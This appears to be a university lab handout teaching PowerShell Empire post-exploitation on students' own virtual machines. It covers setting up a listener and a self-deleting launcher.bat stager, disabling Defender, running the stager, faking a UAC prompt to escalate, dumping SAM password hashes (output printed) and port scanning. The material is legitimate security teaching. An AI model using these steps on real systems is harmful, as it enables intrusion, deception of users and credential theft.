#### **Lab11 PowerShell Empire Framework**

### Due by midnight April 6 (Thr), 2023

# **Lab Learning Objectives**

- Use the PowerShell Empire framework for various post exploitation activities
- Create empire listener and agent and their configurations
- Search and use various Empire modules
- Perform local privilege escalation
- Dump hashes from Windows machine
- Conduct a port scan

#### Lab Setup

In this lab, you will use Windows 10, Kali Linux and Ubuntu Linux virtual machines

#### Lab Instructions

1. Bring up a terminal on Kali Linux machine and run the following command to install the PowerShell Empire.


## \$ sudo apt install powershell-empire

After the installation is finished, start the PowerShell Empire server by typing

## \$ sudo powershell-empire server

Open another terminal and start the PowerShell Empire client by typing

#### \$ sudo powershell-empire client



You can see that there are currently 412 modules available in Empire. We'll start by looking at a list of commands available in the Empire framework.

### (Empire) > help

(Empire) > help	[DIFO]; Request Rec	educd 2023-03-30 14:65
Help Options——	Description	Usage
admin	View admin menu	admin
agents	View all agents.	agents
connect	Connect to empire instance	connect [config   -c] <host> [port=cp&gt;] [socketport=<sp>] [username=<u>] [password=<pw>]</pw></u></sp></host>
credentials	Add/display credentials to/from the database.	credentials
disconnect	Disconnect from an empire instance	disconnect
help	Display the help menu for the current menu	help
interact	Interact with active agents.	interact <agent_name></agent_name>
listeners	View all listeners.	listeners
plugins	View active plugins menu.	plugins
resource	Run the Empire commands in the specified resource file. Provide the -p flag for a file selection prompt.	resource <file></file>
sponsors	List of Empire sponsors.	sponsors
usecredential	View and edit an credential.	usecredential <cred_id></cred_id>
uselisteners	Use an Empire listener.	uselisteners <listener_name></listener_name>
usemodule	Use an Empire module.	usemodule <module_name></module_name>
useplugin	Use an Empire plugin.	useplugin <plugin_name></plugin_name>
usestager	Use an Empire stager.	usestager <stager_name></stager_name>

Review the available commands. In particular, pay attention to agents, listeners, interact, uselisteners, usemodule and usestager as we will use those commands in the lab later.

2. Now, we need to set up a listener. From the Empire welcome page, we may notice that there is no active listeners. This makes sense as we haven't configured a listener yet. Let's change the context to listeners by typing

# (Empire) > listeners

Notice that your prompt has changed into the listeners context, allowing you to configure and start a listener that will wait for callbacks from an agent. Again, let's first review the available commands for listeners by running

# (Empire: listeners) > help

(Empire: listeners) > help						
Name   Description   Usage						
editlistener	Edit the selected listener	editlistener <listener_name></listener_name>				
help	Display the help menu for the current menu	help				
kill	Kill the selected listener	kill <listener_name></listener_name>				
list	Get running/available listeners	list				
options	Get option details for the selected listener	options <listener_name></listener_name>				

Next, we will use the **uselistener** command to create a listener. To get a list of types of listeners, type in the uselistener command, followed by a space, and then you will see the list of available types in a drop down box.

```
(Empire: listeners) > uselistener

dbx
http
http_com
http_foreign
http_hop
http_malleable
onedrive
port_forward_pivot
```

We will use the http listener type for this lab which supports both http and https. It worth noting that even if we use http itself, the communication is still encrypted using the unique crypto keys generated by Empire in step 1.

## (Empire: listeners) > uselistener http

The options for the selected listerner is automatically displayed.

(Empire: uselistener/http) > uselistener http						
<pre>id http authors Will Schroeder, @harmj0y, https://twitter.com/harmj0y description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach. category client_server</pre>						
Record Options— Name	Value	Required	Description			
Name	http	True	Name for the listener.			
Host	http://192.168.84.160	True	Hostname/IP for staging.			
BindIP	0.0.0.0	True	The IP to bind to on the control server.			
Port	1 1 1 1 1 1 1	True	Port for the listener.			
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.			
StagingKey	0H7NOBzMQ4s)Y.;wLg({nt-q=<8A%El	True	Staging key for initial agent negotiation.			
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).			
DefaultJitter	ltJitter 0.0		Jitter in agent reachback interval (0.0-1.0).			
DefaultLostLimi	: 60	True	Number of missed checkins before exiting			

You can also review the available options for the http listener by running

### (Empire: listeners/http) > options

Set the following options for your http listener. Pay attention to the case when you type your command.

(Empire: listeners/http) > set DefaultDelay 1

(Empire: listeners/http) > set Port 8080

#### (Empire: listeners/http) > set Host http://Kali Linux IP Address:8080

We lower the time between callbacks from the agent (DefaultDelay), reducing from the default of five seconds to one second, as it'll make the agent feel more responsive. It is also ideal to use a port number other than the default HTTP port 80, as port 80 may already be used by another web server. After that, you can use help to review the available command to launch the listener. In our case, we will use the execute command to start the listener.

### (Empire: listeners/http) > execute

<pre>(Empire: uselistener/http) &gt; set DefaultDelay 1 INFO: Set DefaultDelay to 1 (Empire: uselistener/http) &gt; set Port 8080 INFO: Set Port to 8080 (Empire: uselistener/http) &gt; set Host http://192.168.84.160:8080 INFO: Set Host to http://192.168.84.160:8080 (Empire: uselistener/http) &gt; help</pre>					
Help Op Name	Description	Usage			
execut	Create the current listener	execute			
genera	e Create the current listener	generate			
help	Display the help menu for the current menu	help			
info	Print default info on the current record.	info			
option	Print the current record options	options			
set	Set a field for the current record. If setting a File, provide -p for a file selection dialog.	set <key> <value></value></key>			
unset	Unset a record option	unset <key></key>			

We can view our newly created listener by running the **listeners** command. Notice that our newly created listener has a name called http. We will use this name to set our stager in step 3.

#### (Empire: listeners/http) > listeners



3. Now we will create and deploy an agent by using the **usestager** command. To get a list of types of stagers, type in the usestager command, followed by a space, and then the list of available types will be displayed in a drop down box.

For this lab, we will use **windows\_launcher\_bat**. It creates a stager that runs an agent via PowerShell out of a Windows .bat file and then deletes that .bat file, one of the most useful and reliable agent types supported by Empire.

# (Empire) > usestager windows\_launcher\_bat

The default configuration of the stager is displayed automatically on the screen. Or you can view this information by running the **options** command.

# (Empire: stager/launcher bat) > options

Record Options——— Name	Value	Required	Description
Listener		True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile Home	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher

We need to set the listener the stager can call back to. In this lab, we will set the listener to the one we created in step 2.

## (Empire: stager/launcher\_bat) > set Listener http

Now, we are ready to generate our stager.

### (Empire: stager/launcher\_bat) > generate

Next, we need to serve up the batch file we just created. Bring up another Linux terminal and **change directory to /var/lib/..../generated-stagers/**. We will serve up our stager file via the http.server Python module, listening on TCP port 8000.

#### # python3 -m http.server 8000

4. We have a little bit preparation work need to be done before downloading our stager to the Windows 10 machine. We need to make sure the antivirus tool is turned off on Windows 10 machine, to ensure it won't interfere with this lab. At an **elevated** PowerShell command prompt (you can see **Administrator**: in the title bar), run

### PS C:\> Set-MpPreference -DisableRealtimeMonitoring \$true

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> ____
```

Close the PowerShell window once you are done.

5. Now we need to get our stager deployed on the machine. Still on Windows 10 machine, launch a **non-elevated** PowerShell command prompt (there is no **Administrator:** in the title bar). From PowerShell, change to your Desktop directory

## PS C:\> cd \$home\Desktop

Then, run the wget cmdlet to download the agent stager file to the desktop.

### PS C:\> wget http://Kali Linux IP\_Address:8000/launcher.bat -OutFile launcher.bat

```
Windows PowerShell

Windows PowerShell


Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\test> cd $home/Desktop

PS C:\Users\test\Desktop> wget http://192.168.1.69:8000/launcher.bat -OutFile launcher.bat

PS C:\Users\test\Desktop>
```

You should now see launcher bat on the Desktop of your Windows 10 machine.



Next, double-click on launcher.bat on your Desktop. This will run the stager to load the agent on your Windows 10 machine. After the agent is loaded the launcher.bat file should disappear, as it is a self-deleting malicious file. (\*if Windows Defender still blocks this operation, disable real-time protection by going into "Virus & threat protection settings")

Next, move back to you Kali Linux machine. In the Empire terminal, you should see an indication that your listener has received communication from your agent with a message of "New agent" followed by a pseudorandom agent name.

6. Now, let's review active agents we have

### (Empire) > agents

To see all the commands available for the agents context, type help

### (Empire: agents) > help



To verify that our agent is active and communicating back with the listener every second, you can run the agents command twice and note the time difference based on the lastseen\_time value. The lastseen\_time should be different between each time you run info on this agent.

We will interact our newly created agent by running the interact command

#### (Empire: agents) > interact Agent Name

Next, let's review the settings associated with our current agent by running the **info** command.

#### (Empire: SessionName) > info

gent Options——— session_id	GXTCUH64
name	GXTCUH64
listener	http(Wall@Wall) [/var/_/powershell
host_id	1 starkiller: command not found
hostname	DESKTOP-1MM00E9
language	powershell
language_version	5 192.168.84.226 - [30/Mar/2023 11
delay	1
jitter	0.0
external_ip	192.168.84.226
internal_ip	192.168.84.226
username	DESKTOP-1MMO0E9\georgia
high_integrity	False
process_id	2796

process_name	powershell TX errors 0 dropped 0 over
os_details	Microsoft Windows 10 Pro
nonce	6456270127164882
checkin_time	2023-03-30T15:06:28+00:00
lastseen_time	2023-03-30T15:10:22+00:00
parent	Launcher.bat
children	(Mali & Mali) - [/var/_/powershell-c
servers	starkiller: command_not_found
profile	/admin/get.php,/news.php,/login/process.php M ozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
functions	192.168.84.226 - [30/Mar/2023 11:0
kill_date	
working_hours	
lost_limit	60
notes	
architecture	AMD64
archived	False
stale	False

You can see vital information about the agent, including its process\_name, its last check\_in time and more.

7. Next, let's look at the modules available to us for executing on the agent.

#### (Empire: SessionName) > usemodule

To get a list of types of available modules, type in the **usemodule** command, followed by a space, the list of available modules will be automatically displayed in the drop down box.

Let's run a module named **winenum** in the category of situational\_awareness. We'll start by selecting it via the **usemodule** command

## (Empire: SessionName) > usemodule powershell situational awareness host winenum

From the description, we can find out that this module collects relevant information about a host and the current user context. There is no additional option we need to set. We will now run the winenum module.

### (Empire: usemodule/powershell\_situational\_awareness\_host\_winenum) > execute

Note that when we run a module, Empire creates a job on the target machine and runs the job in the background. Empire will place output from the job on the screen sporadically, taking up to several minutes or so to finish, posting it in spurts. Let the job run for about 5 minutes and look through its output which includes a list of files recently opened on the target, the services running on the box, the firewall ruleset, and more.

8. Some of the PowerShell-Empire modules require admin privilege to run. Let's select and use the powerdump module

## (Empire: SessionName) > usemodule powershell\_credentials\_powerdump

## (Empire: usemodule/powershell\_credentials\_powerdump) > execute

(Empire: GXTC INFO: Set Age			powershell	_credentials_powerdump	ne 0	
id authors File System	Dark winf Kath ReL1	powershell_credentials_powerdump DarkOperator, , winfang, , Kathy Peters, , ReL1K, , Anthony Rose, @Cx01N, https://twitter.com/Cx01N_				
description	Dump	s hashes from	n the local	system using an updated version of Pos	sh-	
background language needs_admin opsec_safe techniques comments	age powershell _admin True _safe True iques http://attack.mitre.org/techniques/T1003					
Record Optio	ns	Value 192	Required	Description r/2023 11:06:24] "GET	laur laur	
Agent		GXTCUH64	True	Agent to run module on.		
OutputFunct	ion	Out-String	False	PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Html", "ConvertTo-Xml").		
ERROR: module				_powerdump) > execute context _powerdump) >		

The module failed to execute since we do not have the admin privilege at this moment.

In order to use module requiring admin privilege, let's investigate if there are any privilege escalation opportunities on the Windows 10 machine. Next, we will use powershell\_privesc\_powerup\_allchecks which will run all current checks for Windows privesc agentsvectors. Let's select and run that module.

(Empire: SessionName) > usemodule powershell\_privesc\_powerup\_allchecks

(Empire: usemodule/powershell\_privesc\_powerup\_allchecks) > set Agent agent\_name

(Empire: usemodule/powershell\_privesc\_powerup\_allchecks) > execute

After execution, (sometimes, it takes a while to see the message) you should see the following message: "User is in a local group that grants administrative privileges! Run a BypassUAC attack to elevate privileges to admin." This makes sense since we used a local admin user to login the Windows 10 machine.

```
(Empire: usemodule/powershell/privesc/powerup/allchecks) > execute
[*] Tasked WMDTYHFU to run Task 5
[*] Task 5 results received
Job started: EY3BN5
[*] Task 5 results received

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
+] User is in a local group that grants administrative privileges!
+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...
```

9. With the information from step 8, we now run an attack module named powershell\_privesc\_ask that simply pops up a User Account Control (UAC) prompt, asking a user logged in to the Windows for permission to execute a program. This module is extremely helpful especially on a fully patched Windows box although you must have a user who is willing to click Yes.

Select and execute the powershell privesc ask module.

(Empire: SessionName) > usemodule powershell\_privesc\_ask

(Empire: usem INFO: Tasked (Empire: agen id	GXTCUHO ts) > u	i <mark>4 to ru</mark> isemodule	Task 4 powershell_		ecks) > execute ropped 0 overruns 0 frame 0 1 6 bytes 3893101 (3.7 MiB) 1
authors description	authors Jack64,,  description Leverages Start-Process' -Ve to prompt the user for a hig agent code. UAC will report			igh integri t Powershel oes not use	option inside a YES-Required loop ty context before running the l is requesting Administrator the BypassUAC DLLs, it should
background language needs_admin opsec_safe techniques comments  True powershell powershell False False http://attack.mitre.org/techniques/T1088 https://github.com/rapid7/metasploit- framework/blob/master/modules/exploits/windows/local/ask.r					
Record Optio	113	Value		Required	Description
Agent				True	Agent to run module on.
Listener		1	92.168.84.2	True [30	Listener to use. 24 GET /launcher
Obfuscate	Obfuscate			False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCo	mmand	Token\ <i>!</i>	All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	Bypasses		estation etw	False	Bypasses as a space separated list to be prepended to the launcher.

From the output, we find that we must set the Listener and the Agent before we can run this module. Let's set the listener to the one we created in step 2 by using the **set** command.

#### (Empire: powershell privesc ask) > set Listener http

After that, we run the module.


## (Empire: powershell\_privesc\_ask) > execute

Move back to your Windows 10 machine. It should pop up a UAC prompt that says it was placed on the screen by Windows PowerShell, with a verified publisher of Microsoft Windows. Of course, it's the Empire agent that makes this appear, leveraging PowerShell to make it look like more like a legitimate action on the target machine. Click the Yes button and move back to your Kali Linux machine.



10. You should see an indication that another agent is now active, with a pseudorandom name for the agent. Let's get a list of agents:

### (Empire: SessionName) > agents



You should notice the \* next to the new agent's username which means it is an elevated session with full admin privileges. We will now interact the newly created agent. Type the agents command to enter the agents context.

We will interact our newly created agent by running the interact command

(Empire: agents) > interact Agent Name

11. We are now ready to run the powershell\_credentials\_powerdump module to dump the hashes from the Windows 10 machine which will be used for the password cracking lab later. Select the module by running

### (Empire: SessionNameHigh) > usemodule powershell credentials powerdump

There is nothing we need to set for this module. We run the module next

#### (Empire: powershell credentials powerdump) > execute

Your Windows 10 machine SAM hashes should be dumped on the Empire screen. Open up a notepad, copy and save the hashes to a file named sam.txt. We will need this file later for the password cracking lab.

```
(Empire: usemodule/powershell_credentials_powerdump) > execute
INFO: Tasked 15AT248V to run Task 1

[*] Task 1 results received
Job started: B2PTG1

[*] Task 1 results received
Administrator:500:ff10086ff65b50d52893a284e34e26c1:8d93bcb6e7690ed6a8233bf59f89407d:::

Guest:501:42bacbb873d7650364ab48f24637a0a3:df7aa4226ec6ef44123d54342a9a14f4:::

DefaultAccount:503:b6573c21783104ea25f1bf155a346f22:ce2b04e990cee8cc5afec987ef0b995d:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:98db79d71c7fc099761b1e8735a3f587:::

test:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::

georgia:1003:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::

frank:1004:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::

monk:1005:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::

Invoke-PowerDump completed
```

12. To run shell commands from our agent, we execute shell followed by the command we want to run

#### (Empire: SessionNameHigh) > shell whoami

You should see the current login user of your Windows 10 machine on your display. You can run other Windows shell commands as well.

```
(Empire: 15AT248V) > shell whoami
INFO: Tasked 15AT248V to run Task 2
[*] Task 2 results received
DESKTOP-1MM00E9\georgia
(Empire: 15AT248V) >
```

13. Finally, let's conduct a port scan from our Empire agent, having it scan your Ubuntu Linux Machine. We will use the situational awareness network portscan module to accomphlish this task.

(Empire: SessionNameHigh) > usemodule powershell\_situational\_awareness\_network\_portscan

Next, review the options associated with this module. This is always a good practice before running a module for the first time.

(Empire: 15AT248V) > usemodule powershell_situational_awareness_network_portscan INFO: Set Agent to 15AT248V  EXAMPLES OF TRANSPORTED TO APPENDE OF TRANSPORTED TO APPEND TO APPEN					
<pre>id</pre>					
Record Options—	Value	Value Required Description			
Agent	15AT248V	True	Agent to run module on.		
Hosts		False	Hosts to scan.		
HostFile	Ser 192	False	Input hosts from file (on the target)		
ExcludeHosts		False	Exclude thsee comma separated hosts.		
Ports		False	Comma separated ports to scan for.		
TopPorts		False	Scan for X top ports, default 50.		
SkipDiscovery		False	Switch. Treat all hosts as online.		
PingOnly		False	Switch. Ping only, don't scan for ports.		

We will set the Hosts variable to the Ubuntu Linux IP address.

# (Empire: situational\_awareness\_network\_portscan) > set Hosts Ubuntu Linux IP\_Address

Now, let's run the port scan

## (Empire: situational\_awareness\_network\_portscan) > execute

You should see that ports 21, 22, 80, 111, 139, 445 and 2049 are open.

To conclude the lab, let's shut down our agents. We'll first go back to the main Empire screen.

### (Empire: situational awareness/network/portscan) > main

Then, we will move to the agents context

### (Empire) > agents

We now kill both of our agents:

(Empire: agents) > kill all

Now, let's kill our listener:

(Empire: agents) > listeners

(Empire: listeners) > kill http

And, finally, let's exit the Empire framework

(Empire: listeners) > exit



# Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- only word or pdf format is acceptable
- 1. Provide screenshots showing the necessary commands to perform task 10 (powerdump) and task 13 (port scan). Showing the major output for each step.